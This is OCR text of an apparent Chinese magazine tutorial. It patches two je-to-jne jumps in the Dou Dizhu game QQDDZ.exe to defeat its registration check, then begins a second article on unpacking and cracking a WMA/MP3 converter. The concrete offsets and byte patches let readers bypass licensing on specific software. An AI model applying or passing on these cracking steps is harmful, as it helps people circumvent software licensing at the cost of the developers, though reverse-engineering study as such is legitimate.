


图 10




图 11




图 12

在弹出的对话框中修改汇编指令的机器码，我们知道je的机器码是74，它的相反指令jne的机器码是75，我们就将指令机器码中的74改成75，如图12。

改完后点“Save”保存。00457859处也同样修改。

但是保存后发现程序运行不了，可能是相关插件出了什么问题。那我们就换用WinHex来完成上面两处修改吧。打开WinHex加载脱壳后的程序。要想对关键跳转指令进行修改就得先来到指令代码处。点“位置”－“转到偏移量”，如图13。




图 13

在弹出的对

话框中写上关键跳转的偏移地址。什么是偏移地址呢？上面我们已经知道了关键跳的位置是00457859和004578EE，偏移地址就是在它们的基础上减去基址400000就可以了，如图14。




图14

点“确定”来到代码处，光标停止的位置就是我们要修改的地方了。直接修改74为75，如图15。




图15

再将另一个跳转也同样修改，完成后保存就大功告成了。

五、运行_UnPacked.exe检验我们的成果

运行_UnPacked.exe会发现没有了一开始运行QQDDZ.exe时出现的注册框了，但却发现任务栏右侧有个“斗地主”图标，右击它点“软件注册”，如图16。




图16

开心的画面出现了，通过上面的努力终于看到了我们的劳动成果，“软件已注册”，并且“注册”按钮已经变灰，说明我们已经成功注册，如图17。




图17

六、总结

本文的知识比较基础，希望大家能通过本文掌握以下知识：

1. 静态反汇编工具W32dsm的基本使用方法
2. 程序的查壳与简单脱壳
3. 关键跳转指令的判断
4. 用WinHex来修改程序的机器码

（本文涉及到的工具PEID、W32dsm8.93、QQDDZSetup、waspack、WinHex_12.75_SR-6_HA，光盘有收录）

破解MP3格式转换工具和三种注册机的做法

赵元业

前些日子买了一部可以听MP3的手机，可是我电脑上有不少歌曲是WMA格式的，手机播放不了！于是从网上找了一个可以转音乐格式的软件。在没有注册的情况下，该软件只能试用20天，并且每次转歌只能转60%，郁闷！看看自己能不能破，毛主席说得好“自己动手，丰衣足食”。




图1

点注册出现对话框，如图1。还是老方法，看它有没有加壳，如图2。是用PEncrypt 3.1 Final加的壳。于是我用QUnpack试试，今天运气真是不错，非常顺利的脱了壳。双击运行，可以正常运行，太走运啦！




图2

下面就是正式破解了，打开C32Asm，加载WMAMP3Converter_.exe。对了，最好还是把这个脱了壳的程序做一个复件，要不一会儿给搞坏了，可就尴尬了。再按“CTRL＋K”，看看它的字符串的调用。找啊，找啊，在一堆乱码中终于找到了几个可怜而又让人激动的汉字，如图3。




图3

双击其中的“注册码无效”，再向上走一点就是“注册成功”了，如图4。

